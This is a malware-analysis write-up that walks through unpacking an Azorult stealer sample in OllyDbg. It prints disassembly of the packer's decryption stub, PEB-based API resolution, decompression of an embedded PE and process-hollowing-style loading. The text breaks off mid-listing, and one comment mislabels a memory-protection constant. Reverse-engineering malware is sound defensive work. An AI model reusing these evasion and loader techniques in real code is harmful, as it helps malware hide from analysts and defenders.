Technical writing about the malware known as “Azorult”, this text is going to talk about the stealer Azorult and more exactly about the one with the hash sha1:

- 5E6E1F03FA57B2F2999C63CBD25AC20C7B5CDCDF

Usually this malware comes packed with a first layer which purpose is to slow down the analysis for analyst who don’t realize this sample is not the real sample, as the real code is usually compressed or encrypted inside of this binary.
Due to lack of time this will not be a detailed analysis and even it will not cover all the body of the malware, so We will cover the unpacking of the first layer and a little part of the second layer which corresponds to the actual malware. We hope you like it, and any advice is welcome.

Thanks to all the people who gave us the strong to do this, and research as much as we could about this malware family.

For unpack azorult we are gonna load it in ollydbg, and we are gonna set some breakpoints in some interesting APIs:

+ VirtualAllocEx
+ VirtualProtect
+ OpenProcess
+ CreateRemoteThread (if it is present)
+ CreateProcessInternalW
+ ShellExecuteW (if it is present)

And let start debugging. After debugging some time, we found that everything we are watching is mainly junk code to do nothing more than slowing-down the analysis.
In the address 0x00412D1C we have a code that get kernel32, mounts the string of VirtualAlloc in memory and get the address of that function.

```
00412D1C  . 68 F8944100     PUSH azorult3.004194F8          pModule = "kernel32.dll"
00412D21  . FF15 18704100   CALL DWORD PTR DS:[<&KERNEL32.GetModuleH  GetModuleHandleA
00412D27  . 68 50D54100     PUSH azorult3.0041D550          ProcNameOrOrdinal = "Virtualoceguto"
00412D2C  . 50              PUSH EAX                        hModule
00412D2D  . C605 57D54100 MOV BYTE PTR DS:[41D557],41
00412D34  . C605 58D54100 MOV BYTE PTR DS:[41D558],6C
00412D3B  . C605 59D54100 MOV BYTE PTR DS:[41D559],6C
00412D42  . C605 5AD54100 MOV BYTE PTR DS:[41D55A],6F
00412D49  . C605 5BD54100 MOV BYTE PTR DS:[41D55B],63
00412D50  . 881D 5CD54100 MOV BYTE PTR DS:[41D55C],BL
00412D56  . FF15 0C704100   CALL DWORD PTR DS:[<&KERNEL32.GetProcAdd  GetProcAddress
```

```
00412D1C  . 68 F8944100     PUSH azorult3.004194F8          pModule = "kernel32.dll"
00412D21  . FF15 18704100   CALL DWORD PTR DS:[<&KERNEL32.GetModuleH  GetModuleHandleA
00412D27  . 68 50D54100     PUSH azorult3.0041D550          ProcNameOrOrdinal = "VirtualAlloc"
00412D2C  . 50              PUSH EAX                        hModule
00412D2D  . C605 57D54100 MOV BYTE PTR DS:[41D557],41
00412D34  . C605 58D54100 MOV BYTE PTR DS:[41D558],6C
00412D3B  . C605 59D54100 MOV BYTE PTR DS:[41D559],6C
00412D42  . C605 5AD54100 MOV BYTE PTR DS:[41D55A],6F
00412D49  . C605 5BD54100 MOV BYTE PTR DS:[41D55B],63
00412D50  . 881D 5CD54100 MOV BYTE PTR DS:[41D55C],BL
00412D56  . FF15 0C704100   CALL DWORD PTR DS:[<&KERNEL32.GetProcAdd  GetProcAddress
```

After that function call VirtualAlloc with a size of 0xFE92.

```
00412D5C  . 6A 40           PUSH 40                         PAGE_EXECUTE_READWRITE
00412D5E  . 68 00100000     PUSH 1000                       MEM_COMMIT
00412D63  . FF35 9CEC4200   PUSH DWORD PTR DS:[<size_for_VirtualAlloc>]  size = 0xFE92
00412D69  . A3 90EB4200     MOV DWORD PTR DS:[<VirtualAlloc>],EAX
00412D6E  . 53              PUSH EBX
00412D6F  . FFD0            CALL EAX                        kernel32.VirtualAlloc
```

From the address 0x412D8F to 0x412DB7 there's a loop that copy data from the address 0x41DBC0 to the allocated buffer.

```
00412D73  . A1 48D34100    MOV EAX,DWORD PTR DS:[41D348]
00412D78  . 05 778C0300    ADD EAX,38C77                          get the address 0x41DBC0
00412D7D  . 33F6           XOR ESI,ESI
00412D7F  . 391D 9CEC4200  CMP DWORD PTR DS:[<size_for_VirtualAlloc>],EBX
00412D85  .v76 32          JBE SHORT azorult3.00412DB9
00412D87  . 894424 0C      MOV DWORD PTR SS:[ESP+C],EAX
00412D8B  . 297C24 0C      SUB DWORD PTR SS:[ESP+C],EDI
00412D8F  > 81FE C9080000  CMP ESI,8C9
00412D95  .v7D 0D          JGE SHORT azorult3.00412DA4
00412D97  . FF15 08704100  CALL DWORD PTR DS:[<&KERNEL32.GetLastError>]   GetLastError
00412D9D  . 53             PUSH EBX                                      AtomName
00412D9E  . FF15 20704100  CALL DWORD PTR DS:[<&KERNEL32.FindAtomW>]     FindAtomW
00412DA4  > 8B4C24 0C      MOV ECX,DWORD PTR SS:[ESP+C]
00412DA8  . 8D043E         LEA EAX,DWORD PTR DS:[ESI+EDI]
00412DAB  . 8A0C01         MOV CL,BYTE PTR DS:[ECX+EAX]
00412DAE  . 46             INC ESI
00412DAF  . 8808           MOV BYTE PTR DS:[EAX],CL
00412DB1  . 3B35 9CEC4200  CMP ESI,DWORD PTR DS:[<size_for_VirtualAlloc>]
00412DB7  .^72 D6          JB SHORT <azorult3._loop_copy_data_to_buffer>
```

After that, it copies the unicode string "kernel32.dll" to the address 0x41D750. Then, we have a check function in 0x412AB7 for the address 0x41D350.

```
0041D750  6B 00 65 00 72 00 6E 00 65 00 6C 00 33 00 32 00  k.e.r.n.e.l.3.2.
0041D760  2E 00 64 00 6C 00 6C 00 00 00 61 00 67 00 6F 00  ..d.l.l...a.g.o.
```

On the address 0x412C2E we have a function which copies data to the allocated buffer and decrypt it to get some code on this buffer:

```
00412C2E  $ 55             PUSH EBP
00412C2F  . 8BEC           MOV EBP,ESP
00412C31  . 56             PUSH ESI
00412C32  . 8B35 9CEC4200  MOV ESI,DWORD PTR DS:[<size_for_VirtualAlloc>]
00412C38  . E8 7AFEFFFF    CALL <azorult3.strlen_address_41D350>
00412C3D  . 50             PUSH EAX                               calculated length
00412C3E  . E8 26FFFFFF    CALL <azorult3.fill_memory_with_data>
00412C43  . 59             POP ECX
00412C44  .vEB 14          JMP SHORT azorult3.00412C5A
00412C46  > E8 8BFEFFFF    CALL azorult3.00412AD6
00412C4B  . 8B4D 08        MOV ECX,DWORD PTR SS:[EBP+8]
00412C4E  . 8D1431         LEA EDX,DWORD PTR DS:[ECX+ESI]
00412C51  . 8AC8           MOV CL,AL
00412C53  . 8BC2           MOV EAX,EDX
00412C55  . E8 5AFEFFFF    CALL <azorult3.xor_memory_eax_with_cl>  decrypt byte from allocated buffer
00412C5A  > 4E             DEC ESI
00412C5B  .^79 E9          JNS SHORT azorult3.00412C46
00412C5D  . 5E             POP ESI
00412C5E  . 5D             POP EBP
00412C5F  . C3             RETN
```

One of the function inside of this one, is a custom strlen with a maximum size of 0x400 bytes:

```
00412AB7  $ 33C0           XOR EAX,EAX                            get length of data in 0x41D350
00412AB9  . B9 00040000    MOV ECX,400
00412ABE  . 3805 50D34100  CMP BYTE PTR DS:[41D350],AL
00412AC4  .v74 0F          JE SHORT <azorult3._buffer_initialized>
00412AC6  > 85C9           TEST ECX,ECX
00412AC8  .v74 0B          JE SHORT <azorult3._buffer_initialized>
00412ACA  . 40             INC EAX
00412ACB  . 49             DEC ECX
00412ACC  . 80B8 50D34100  CMP BYTE PTR DS:[EAX+41D350],0
00412AD3  .^75 F1          JNZ SHORT azorult3.00412AC6
00412AD5  L> C3            RETN
```

```
0041D350  CE 67 C3 AE 55 28 24 3B 5F 3D F0 3A 99 4C 79 C0  ÎgÃ®U($;_=ð:™LyÀ
0041D360  6C 4E 73 05 75 78 D6 94 E2 F5 42 FE 0A F7 00 00  lNs□uxÖ”âõBþ.÷..
```

```
00390000  EB 03          JMP SHORT 00390005
00390002  C2 0C00        RETN 0C
00390005  55             PUSH EBP
00390006  8BEC           MOV EBP,ESP
00390008  81EC 00100000  SUB ESP,1000
0039000E  C745 C4 070D000(MOV DWORD PTR SS:[EBP-3C],0D07
00390015  C745 B0 0000400(MOV DWORD PTR SS:[EBP-50],400000
0039001C  8D85 58FFFFFF  LEA EAX,DWORD PTR SS:[EBP-A8]
00390022  50             PUSH EAX
00390023  8D45 D8        LEA EAX,DWORD PTR SS:[EBP-28]
00390026  50             PUSH EAX
00390027  8D45 A0        LEA EAX,DWORD PTR SS:[EBP-60]
0039002A  50             PUSH EAX
0039002B  E8 0A080000    CALL 0039083A
00390030  83C4 0C        ADD ESP,0C
00390033  E8 04000000    CALL 0039003C
00390038  0000           ADD BYTE PTR DS:[EAX],AL
0039003A  0000           ADD BYTE PTR DS:[EAX],AL
0039003C  58             POP EAX
0039003D  8985 74FFFFFF  MOV DWORD PTR SS:[EBP-8C],EAX
00390043  8B00           MOV EAX,DWORD PTR DS:[EAX]
00390045  85C0           TEST EAX,EAX
00390047  74 03          JE SHORT 0039004C
00390049  C9             LEAVE
```

After this function we have this execution:

```
00412E50  > 81FE 78342400  CMP ESI,243478
00412E56  .v75 02          JNZ SHORT azorult3.00412E5A
00412E58  . FFD7           CALL EDI                    call 0x390000
00412E5A  > 46             INC ESI
00412E5B  . 81FE B43D2D00  CMP ESI,2D3DB4
00412E61  .^7C ED          JL SHORT azorult3.00412E50
```

As we can see, it tries to delay execution of the allocated buffer.
Once, the execution of the buffer starts, we have a function to get kernel32.dll using the Ldr field from windows PEB (process environment block), first it writes this string on memory, and after that, it goes module by module comparing names.

```
00390840  64:A1 30000000  MOV EAX,DWORD PTR FS:[30]          Get PEB
00390846  56              PUSH ESI
00390847  8945 F8         MOV DWORD PTR SS:[EBP-8],EAX
0039084A  8B40 0C         MOV EAX,DWORD PTR DS:[EAX+C]      Ldr (_PEB_LDR_DATA*)
0039084D  8365 F0 00      AND DWORD PTR SS:[EBP-10],0
00390851  57              PUSH EDI
00390852  C745 D8 6B00650(MOV DWORD PTR SS:[EBP-28],65006B  kernel32.dll string
00390859  C745 DC 72006E0(MOV DWORD PTR SS:[EBP-24],6E0072
00390860  C745 E0 65006C0(MOV DWORD PTR SS:[EBP-20],6C0065
00390867  C745 E4 3300320(MOV DWORD PTR SS:[EBP-1C],320033
0039086E  C745 E8 2E00640(MOV DWORD PTR SS:[EBP-18],64002E
00390875  C745 EC 6C006C0(MOV DWORD PTR SS:[EBP-14],6C006C
0039087C  8B78 0C         MOV EDI,DWORD PTR DS:[EAX+C]
0039087F  8BF7            MOV ESI,EDI
00390881  8B36            MOV ESI,DWORD PTR DS:[ESI]
00390883  837E 18 00      CMP DWORD PTR DS:[ESI+18],0       check dll base with 0
00390887  74 12           JE SHORT 0039089B
00390889  8D45 D8         LEA EAX,DWORD PTR SS:[EBP-28]     point to kernel32.dll unicode string
0039088C  50              PUSH EAX                          push "kernel32.dll"
0039088D  FF76 30         PUSH DWORD PTR DS:[ESI+30]        push dll_string_name_unicode
00390890  E8 AF030000     CALL <compare_dll_names>
00390895  59              POP ECX
00390896  59              POP ECX
00390897  85C0            TEST EAX,EAX
```

Once it gets the address of kernel32.dll, get the addresses of some export directory fields and constructs the string GetProcAddress in memory. This is used to get the address of a function without IAT or without using LoadLibrary and GetProcAddress.

```
003908AC  8B76 18          MOV ESI,DWORD PTR DS:[ESI+18]          get kernel32.dll base address
003908AF  8B46 3C          MOV EAX,DWORD PTR DS:[ESI+3C]          get e_lfanew from dll header
003908B2  8B7C30 78        MOV EDI,DWORD PTR DS:[EAX+ESI+78]      get RVA of export table
003908B6  8B4437 24        MOV EAX,DWORD PTR DS:[EDI+ESI+24]      get rva of AddressOfNameOrdinals
003908BA  53               PUSH EBX
003908BB  8B5C37 20        MOV EBX,DWORD PTR DS:[EDI+ESI+20]      get rva of the AddressOfNames
003908BF  03DE             ADD EBX,ESI
003908C1  03C6             ADD EAX,ESI
003908C3  8945 FC          MOV DWORD PTR SS:[EBP-4],EAX
003908C6  C745 D8 4765745( MOV DWORD PTR SS:[EBP-28],50746547     GetProcAddress string
003908CD  C745 DC 726F6341 MOV DWORD PTR SS:[EBP-24],41636F72
003908D4  C745 E0 6464726( MOV DWORD PTR SS:[EBP-20],65726464
003908DB  C745 E4 7373000( MOV DWORD PTR SS:[EBP-1C],7373
003908E2  EB 07            JMP SHORT <_start_loop_search_function>
```

This is how the binary search for the index of GetProcAddress RVA:

```
003908E2  EB 07            JMP SHORT <_start_loop_search_function>
003908E4  83C3 04          ADD EBX,4
003908E7  8345 FC 02       ADD DWORD PTR SS:[EBP-4],2
003908EB  8D45 D8          LEA EAX,DWORD PTR SS:[EBP-28]
003908EE  50               PUSH EAX                               push "GetProcAddress"
003908EF  8B03             MOV EAX,DWORD PTR DS:[EBX]             get RVA of function name
003908F1  03C6             ADD EAX,ESI                            get VA of function name
003908F3  50               PUSH EAX                               push function_name
003908F4  E8 22030000      CALL <compare_function_names>
003908F9  59               POP ECX
003908FA  59               POP ECX
003908FB  85C0             TEST EAX,EAX
003908FD  ^75 E5           JNZ SHORT <_go_to_the_next_function>
```

And finally we get the function GetProcAddress and we can get any address of function of kernel32, and the first address the malware takes is “LoadLibraryA” address:

```
003908FF  8B4C37 1C        MOV ECX,DWORD PTR DS:[EDI+ESI+1C]      get rva of AddressOfFunctions
00390903  8B45 FC          MOV EAX,DWORD PTR SS:[EBP-4]
00390906  0FB700           MOVZX EAX,WORD PTR DS:[EAX]
00390909  8D0481           LEA EAX,DWORD PTR DS:[ECX+EAX*4]
0039090C  8B3C30           MOV EDI,DWORD PTR DS:[EAX+ESI]         get rva of GetProcAddress from AddressOfFunctions
0039090F  8365 E4 00       AND DWORD PTR SS:[EBP-1C],0
00390913  8D45 D8          LEA EAX,DWORD PTR SS:[EBP-28]
00390916  50               PUSH EAX
00390917  03FE             ADD EDI,ESI                            get GetProcAddress address
00390919  56               PUSH ESI                               handle kernel32.dll
0039091A  C745 D8 4C6F6164 MOV DWORD PTR SS:[EBP-28],64616F4C     LoadLibraryA
00390921  C745 DC 4C696272 MOV DWORD PTR SS:[EBP-24],7262694C
00390928  C745 E0 6172794( MOV DWORD PTR SS:[EBP-20],41797261
0039092F  FFD7             CALL EDI                               kernel32.GetProcAddress
```

With this, the malware can access any DLL and function. Finally, save addresses and finish execution of the method.

```
00390931  8B4D 08          MOV ECX,DWORD PTR SS:[EBP+8]
00390934  8939             MOV DWORD PTR DS:[ECX],EDI             save GetProcAddress in 0x12FBC0
00390936  8B4D 0C          MOV ECX,DWORD PTR SS:[EBP+C]
00390939  8901             MOV DWORD PTR DS:[ECX],EAX             save LoadLibraryA in 0x12FBF8
0039093B  8B45 F8          MOV EAX,DWORD PTR SS:[EBP-8]
0039093E  8B40 08          MOV EAX,DWORD PTR DS:[EAX+8]           get base address of file 0x400000
00390941  8B4D 10          MOV ECX,DWORD PTR SS:[EBP+10]
00390944  8901             MOV DWORD PTR DS:[ECX],EAX             save base_address in 0x12FB78
00390946  33C0             XOR EAX,EAX
00390948  40               INC EAX
00390949  5B               POP EBX
0039094A  5F               POP EDI
0039094B  5E               POP ESI
0039094C  C9               LEAVE
0039094D  C3               RETN
```

Now as the malware has LoadLibraryA and GetProcAddress, we have the next calls to get some functions:

```
0039006A  C785 78FFFFFF 6E MOV DWORD PTR SS:[EBP-88],6E72656B   kernel32.dll
00390074  C785 7CFFFFFF 65 MOV DWORD PTR SS:[EBP-84],32336C65
0039007E  C745 80 2E646C6C MOV DWORD PTR SS:[EBP-80],6C6C642E
00390085  8365 84 00       AND DWORD PTR SS:[EBP-7C],0
00390089  8D85 78FFFFFF    LEA EAX,DWORD PTR SS:[EBP-88]
0039008F  50               PUSH EAX                            kernel32.dll
00390090  FF55 D8          CALL DWORD PTR SS:[EBP-28]          kernel32.LoadLibraryA
00390093  8945 C8          MOV DWORD PTR SS:[EBP-38],EAX
00390096  C785 78FFFFFF 50 MOV DWORD PTR SS:[EBP-88],74726956  VirtualAlloc
003900A0  C785 7CFFFFFF 75 MOV DWORD PTR SS:[EBP-84],416C6175
003900AA  C745 80 6C6C6F63 MOV DWORD PTR SS:[EBP-80],636F6C6C
003900B1  8365 84 00       AND DWORD PTR SS:[EBP-7C],0
003900B5  8D85 78FFFFFF    LEA EAX,DWORD PTR SS:[EBP-88]
003900BB  50               PUSH EAX                            push "VirtualAlloc"
003900BC  FF75 C8          PUSH DWORD PTR SS:[EBP-38]          push kernel32_handle
003900BF  FF55 A0          CALL DWORD PTR SS:[EBP-60]          kernel32.GetProcAddress
003900C2  8945 B8          MOV DWORD PTR SS:[EBP-48],EAX
```

```
003900C5  C785 78FFFFFF 50 MOV DWORD PTR SS:[EBP-88],74726956  VirtualProtect
003900CF  C785 7CFFFFFF 75 MOV DWORD PTR SS:[EBP-84],506C6175
003900D9  C745 80 726F7465 MOV DWORD PTR SS:[EBP-80],65746F72
003900E0  C745 84 63740000 MOV DWORD PTR SS:[EBP-7C],7463
003900E7  8D85 78FFFFFF    LEA EAX,DWORD PTR SS:[EBP-88]
003900ED  50               PUSH EAX                            push "VirtualProtect"
003900EE  FF75 C8          PUSH DWORD PTR SS:[EBP-38]          push kernel32_handle
003900F1  FF55 A0          CALL DWORD PTR SS:[EBP-60]          kernel32.GetProcAddress
003900F4  8945 DC          MOV DWORD PTR SS:[EBP-24],EAX
003900F7  C785 78FFFFFF 50 MOV DWORD PTR SS:[EBP-88],74726956  VirtualFree
00390101  C785 7CFFFFFF 75 MOV DWORD PTR SS:[EBP-84],466C6175
0039010B  C745 80 72656500 MOV DWORD PTR SS:[EBP-80],656572
00390112  8D85 78FFFFFF    LEA EAX,DWORD PTR SS:[EBP-88]
00390118  50               PUSH EAX                            push "VirtualFree"
00390119  FF75 C8          PUSH DWORD PTR SS:[EBP-38]          push kernel32_handle
0039011C  FF55 A0          CALL DWORD PTR SS:[EBP-60]          kernel32.GetProcAddress
0039011F  8945 A4          MOV DWORD PTR SS:[EBP-5C],EAX
```

```
00390122  C785 78FFFFFF 47 MOV DWORD PTR SS:[EBP-88],56746547  GetVersionExA
0039012C  C785 7CFFFFFF 65 MOV DWORD PTR SS:[EBP-84],69737265
00390136  C745 80 6F6E4578 MOV DWORD PTR SS:[EBP-80],78456E6F
0039013D  C745 84 41000000 MOV DWORD PTR SS:[EBP-7C],41
00390144  8D85 78FFFFFF    LEA EAX,DWORD PTR SS:[EBP-88]
0039014A  50               PUSH EAX                            push "GetVersionExA"
0039014B  FF75 C8          PUSH DWORD PTR SS:[EBP-38]          push kernel32_handle
0039014E  FF55 A0          CALL DWORD PTR SS:[EBP-60]          kernel32.GetProcAddress
00390151  8945 BC          MOV DWORD PTR SS:[EBP-44],EAX
00390154  C785 78FFFFFF 54 MOV DWORD PTR SS:[EBP-88],6D726554  TerminateProcess
0039015E  C785 7CFFFFFF 69 MOV DWORD PTR SS:[EBP-84],74616E69
00390168  C745 80 65507261 MOV DWORD PTR SS:[EBP-80],6F725065
0039016F  C745 84 63657373 MOV DWORD PTR SS:[EBP-7C],73736563
00390176  8365 88 00       AND DWORD PTR SS:[EBP-78],0
0039017A  8D85 78FFFFFF    LEA EAX,DWORD PTR SS:[EBP-88]
00390180  50               PUSH EAX                            push "TerminateProcess"
00390181  FF75 C8          PUSH DWORD PTR SS:[EBP-38]          push kernel32_handle
00390184  FF55 A0          CALL DWORD PTR SS:[EBP-60]          kernel32.GetProcAddress
00390187  8985 54FFFFFF    MOV DWORD PTR SS:[EBP-AC],EAX
```

Once the samples has all the necessary APIs, it checks windows major version with the constant value 6, and after that executes a VirtualAlloc:

```
0039018D  FF75 BC          PUSH DWORD PTR SS:[EBP-44]
00390190  68 00001000      PUSH 100000
00390195  FFB5 58FFFFFF    PUSH DWORD PTR SS:[EBP-A8]
0039019B  E8 FF0A0000      CALL <check_windows_major_version>
003901A0  83C4 0C          ADD ESP,0C
003901A3  6A 04            PUSH 4                              PAGE_EXECUTE_READWRITE
003901A5  68 00100000      PUSH 1000                           MEM_COMMIT
003901AA  8B85 60FFFFFF    MOV EAX,DWORD PTR SS:[EBP-A0]
003901B0  FF70 05          PUSH DWORD PTR DS:[EAX+5]           size = 0x1C000
003901B3  6A 00            PUSH 0
003901B5  FF55 B8          CALL DWORD PTR SS:[EBP-48]          kernel32.VirtualAlloc
003901B8  8945 F0          MOV DWORD PTR SS:[EBP-10],EAX
```

The malware now has another buffer, and after that call to VirtualAlloc we see, and interesting call with very interesting parameters, one of the parameters it is the allocated buffer, and the other it looks as a compressed binary:

```
003901BF   6A 00          PUSH 0
003901C1   8D45 E0        LEA EAX,DWORD PTR SS:[EBP-20]
003901C4   50             PUSH EAX
003901C5   FF75 F0        PUSH DWORD PTR SS:[EBP-10]          address of new allocated buffer
003901C8   8B85 60FFFFFF  MOV EAX,DWORD PTR SS:[EBP-A0]
003901CE   FF70 01        PUSH DWORD PTR DS:[EAX+1]
003901D1   8B85 60FFFFFF  MOV EAX,DWORD PTR SS:[EBP-A0]
003901D7   83C0 39        ADD EAX,39
003901DA   50             PUSH EAX                            address of buffer with a PE file
003901DB   E8 98070000    CALL <decompression_algorithm>
003901E0   83C4 14        ADD ESP,14
```

```
0012EC0C   00390D40
0012EC10   0000F0AF
0012EC14   003A0000
0012EC18   0012FC00
0012EC1C   00000000
0012EC20   00000000
```

```
00390D40  23 4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00  #MZP.□...□.□.ÿÿ.
00390D50  00 B8 00 A0 00 01 40 00 1A 00 3F 00 01 01 00 08  .¸. .□@.□.?.□□.□
00390D60  00 27 BA 10 00 0E 1F B4 09 CD 21 B8 01 4C CD 21  .'°□.□□´.Í!¸□LÍ!
00390D70  90 90 54 68 69 73 20 70 72 6F 67 72 61 6D 20 6D  □□This program m
00390D80  75 73 74 20 62 65 20 72 75 6E 20 75 6E 64 65 72  ust be run under
00390D90  20 57 69 6E 33 32 0D 0A 24 37 00 20 66 00 02 50   Win32..$7. f.□P
00390DA0  45 00 0C 05 4C 01 05 00 19 5E 42 2A E0 4C 07 E0  E..□L□□.□^B*àL□à
00390DB0  00 8E 81 0B 01 02 19 00 98 43 81 24 A0 4E 84 A6  .Ž□□□□□.˜C□$ N„¦
00390DC0  40 2D 10 40 22 B0 01 84 74 80 2D 02 64 DC A0 00  @-□@"°□„t€-□dÜ .
00390DD0  E0 1C 2A 00 51 02 80 15 10 80 B8 80 1E 10 00 E0  à□*.Q□€□□€¸€□□.à
00390DE0  44 28 00 01 D0 01 3E 9E 07 39 02 81 E0 00 7E 5C  D(.□Ð□>ž□9□□à.~\
00390DF0  13 20 31 03 DF 43 4F 44 43 E4 43 39 96 C3 5C 63  □ 1□ßCODCäC9–Ã\c
00390E00  AD 04 2C 00 8D 20 00 08 02 60 44 41 54 41 60 2E  -□,.□ .□□`DATA`.
```

Great, once we execute the function, we have the next data in the allocated buffer:

```
003A0000  4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00  MZP.□...□.□.ÿÿ..
003A0010  B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00  ¸.......@.□.....
003A0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003A0030  00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00  ............□..
003A0040  BA 10 00 0E 1F B4 09 CD 21 B8 01 4C CD 21 90 90  °□.□□´.Í!¸□LÍ!□□
003A0050  54 68 69 73 20 70 72 6F 67 72 61 6D 20 6D 75 73  This program mus
003A0060  74 20 62 65 20 72 75 6E 20 75 6E 64 65 72 20 57  t be run under W
003A0070  69 6E 33 32 0D 0A 24 37 00 00 00 00 00 00 00 00  in32..$7........
003A0080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003A0090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003A00A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003A00B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003A00C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

What we get it is a Delphi file (https://a1000.reversinglabs.com/442f37a304d9c5e384e897614c7678eca1467f38/)

Now, we can see a VirtualProtect to the base address of the malware, to modify protection to PAGE_EXECUTE_READWRITE:

```
003901E6  50              PUSH EAX
003901E7  6A 40           PUSH 40                          flNewProtect = PAGE_EXECUTE_READWRITE
003901E9  8B85 60FFFFFF   MOV EAX,DWORD PTR SS:[EBP-A0]
003901EF  FF70 09         PUSH DWORD PTR DS:[EAX+9]        dwSize = 0x20000
003901F2  FFB5 58FFFFFF   PUSH DWORD PTR SS:[EBP-A8]       lpAddress = 0x400000
003901F8  FF55 DC         CALL DWORD PTR SS:[EBP-24]       kernel32.VirtualProtect
```

Then a function to write 0s in the whole memory of that address:

```
00390BDD  55              PUSH EBP
00390BDE  8BEC            MOV EBP,ESP
00390BE0  57              PUSH EDI
00390BE1  51              PUSH ECX
00390BE2  57              PUSH EDI
00390BE3  8A45 0C         MOV AL,BYTE PTR SS:[EBP+C]       get value 0 to al
00390BE6  8B4D 10         MOV ECX,DWORD PTR SS:[EBP+10]
00390BE9  8B7D 08         MOV EDI,DWORD PTR SS:[EBP+8]
00390BEC  F3:AA           REP STOS BYTE PTR ES:[EDI]       wipe data with 0s
00390BEE  5F              POP EDI
00390BEF  59              POP ECX
00390BF0  8B45 08         MOV EAX,DWORD PTR SS:[EBP+8]
00390BF3  5F              POP EDI
00390BF4  5D              POP EBP
00390BF5  C3              RETN
```

And following the guidelines of process hollowing, the malware will copy the decompressed data to the process memory.

First copy the header:

```
00390223  8B45 F0         MOV EAX,DWORD PTR SS:[EBP-10]
00390226  8945 CC         MOV DWORD PTR SS:[EBP-34],EAX
00390229  8B45 CC         MOV EAX,DWORD PTR SS:[EBP-34]
0039022C  8B40 3C         MOV EAX,DWORD PTR DS:[EAX+3C]
0039022F  8B4D F0         MOV ECX,DWORD PTR SS:[EBP-10]
00390232  8D4401 04       LEA EAX,DWORD PTR DS:[ECX+EAX+4]
00390236  8945 E8         MOV DWORD PTR SS:[EBP-18],EAX
00390239  8B45 E8         MOV EAX,DWORD PTR SS:[EBP-18]
0039023C  0FB740 10       MOVZX EAX,WORD PTR DS:[EAX+10]
00390240  8B4D CC         MOV ECX,DWORD PTR SS:[EBP-34]
00390243  8B49 3C         MOV ECX,DWORD PTR DS:[ECX+3C]
00390246  8D4401 18       LEA EAX,DWORD PTR DS:[ECX+EAX+18]
0039024A  8945 A8         MOV DWORD PTR SS:[EBP-58],EAX
0039024D  8B45 CC         MOV EAX,DWORD PTR SS:[EBP-34]
00390250  0345 A8         ADD EAX,DWORD PTR SS:[EBP-58]
00390253  8945 D0         MOV DWORD PTR SS:[EBP-30],EAX
00390256  8B45 D0         MOV EAX,DWORD PTR SS:[EBP-30]
00390259  8945 98         MOV DWORD PTR SS:[EBP-68],EAX
0039025C  8B45 98         MOV EAX,DWORD PTR SS:[EBP-68]
0039025F  FF70 14         PUSH DWORD PTR DS:[EAX+14]
00390262  FF75 CC         PUSH DWORD PTR SS:[EBP-34]
00390265  FFB5 70FFFFFF   PUSH DWORD PTR SS:[EBP-90]
0039026B  E8 86090000     CALL <copy_data_to_process_memory>   copy header to process
```

And then the sections:

```
003902E0  8985 50FFFFFF   MOV DWORD PTR SS:[EBP-B0],EAX
003902E6  8B85 60FFFFFF   MOV EAX,DWORD PTR SS:[EBP-A0]
003902EC  0FB600          MOVZX EAX,BYTE PTR DS:[EAX]
003902EF  3985 50FFFFFF   CMP DWORD PTR SS:[EBP-B0],EAX
003902F5  74 57           JE SHORT <_no_more_sections>
003902F7  8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]
003902FA  8985 4CFFFFFF   MOV DWORD PTR SS:[EBP-B4],EAX
00390300  8B85 4CFFFFFF   MOV EAX,DWORD PTR SS:[EBP-B4]
00390306  FF70 10         PUSH DWORD PTR DS:[EAX+10]
00390309  8B85 4CFFFFFF   MOV EAX,DWORD PTR SS:[EBP-B4]
0039030F  8B4D F0         MOV ECX,DWORD PTR SS:[EBP-10]
00390312  0348 14         ADD ECX,DWORD PTR DS:[EAX+14]
00390315  51              PUSH ECX
00390316  8B85 4CFFFFFF   MOV EAX,DWORD PTR SS:[EBP-B4]
0039031C  8B8D 70FFFFFF   MOV ECX,DWORD PTR SS:[EBP-90]
00390322  0348 0C         ADD ECX,DWORD PTR DS:[EAX+C]
00390325  51              PUSH ECX
00390326  E8 CB080000     CALL <copy_data_to_process_memory>   copy each section to process
0039032B  83C4 0C         ADD ESP,0C
0039032E  8B85 4CFFFFFF   MOV EAX,DWORD PTR SS:[EBP-B4]
00390334  8B8D 5CFFFFFF   MOV ECX,DWORD PTR SS:[EBP-A4]
0039033A  0348 10         ADD ECX,DWORD PTR DS:[EAX+10]
0039033D  898D 5CFFFFFF   MOV DWORD PTR SS:[EBP-A4],ECX
00390343  8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]
00390346  83C0 28         ADD EAX,28
00390349  8945 FC         MOV DWORD PTR SS:[EBP-4],EAX
0039034C  EB 8B           JMP SHORT <_copy_sections>
```

Free the memory with the file:

```
0039034E  68 00800000     PUSH 8000
00390353  6A 00           PUSH 0
00390355  FF75 F0         PUSH DWORD PTR SS:[EBP-10]           allocated_buffer
00390358  FF55 A4         CALL DWORD PTR SS:[EBP-5C]           kernel32.VirtualFree
```

And finally as it's not the windows loader which loads the file, it is the second layer of the malware which has to load all the APIs.

First load dll:

```
003903E8  8B85 48FFFFFF   MOV EAX,DWORD PTR SS:[EBP-B8]
003903EE  8378 0C 00      CMP DWORD PTR DS:[EAX+C],0
003903F2  0F84 11010000   JE <_no_more_dlls>
003903F8  8B85 48FFFFFF   MOV EAX,DWORD PTR SS:[EBP-B8]
003903FE  8B40 0C         MOV EAX,DWORD PTR DS:[EAX+C]
00390401  0385 70FFFFFF   ADD EAX,DWORD PTR SS:[EBP-90]
00390407  50              PUSH EAX                             push dll_name
00390408  FF55 D8         CALL DWORD PTR SS:[EBP-28]           kernel32.LoadLibraryA
```

```
003904F5  8B85 48FFFFFF   MOV EAX,DWORD PTR SS:[EBP-B8]
003904FB  83C0 14         ADD EAX,14
003904FE  8985 48FFFFFF   MOV DWORD PTR SS:[EBP-B8],EAX
